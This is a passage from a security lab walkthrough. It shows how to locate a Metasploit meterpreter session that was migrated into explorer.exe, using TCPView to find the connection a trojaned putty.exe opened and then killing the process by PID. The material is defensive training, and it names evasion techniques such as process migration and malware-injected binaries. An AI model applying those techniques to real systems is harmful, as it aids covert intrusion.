(**6496** in this case) was migrated to the **explorer.exe** process. This makes the *meterpreter* session much harder to detect. Attempting to kill this process will fail, as it no longer exists. Type the following command:

```
kill 6496
```





The process of finding a *Metasploit RAT* that has been migrated to another running service is challenging. One method that works some of the time is using a tool called **TCPView,** which is part of the **Sysinternals Suite**.

5. Double-click on the **Toolbox** folder on the desktop to open.





6. In the *Toolbox* folder window, click on **Sysinternals Suite** folder:





7. In the *Sysinternal Suite* folder, scroll down to the **Tcpview** application and double-click on the program to start it up.




8. In the *TCPView* window, you should see a *Process* that says **<non-existent>** and the process shows that it has an **ESTABLISHED** connection to **203.0.113.2**. This was the connection that was originally started by the malware-injected **putty.exe** program. Right-click on this entry and then click on the **Close Connection** menu item.





9. When the connection to the **<non-existent>** process is closed, the process it was migrated to will start to show up in the *TCPView* window. It will open and close every 10-15 seconds, so when it opens, make a note of the **PID**. Your **PID** will be different; in this case, the **PID** is for **explorer.exe** at **PID 5488**.




Notice that the PID is the same value that you noted in *Section 3 / Step 20* above.

10. Go back to the **PowerShell** window and kill this process with the following command (substitute the PID shown with the number on your system). Press Y if prompted.

```
kill 5488
```




11. Click on the **Kali** machine. Note that the *meterpreter* session has ended with the **Reason: Died**.


12. This concludes the lab. You may now end the reservation.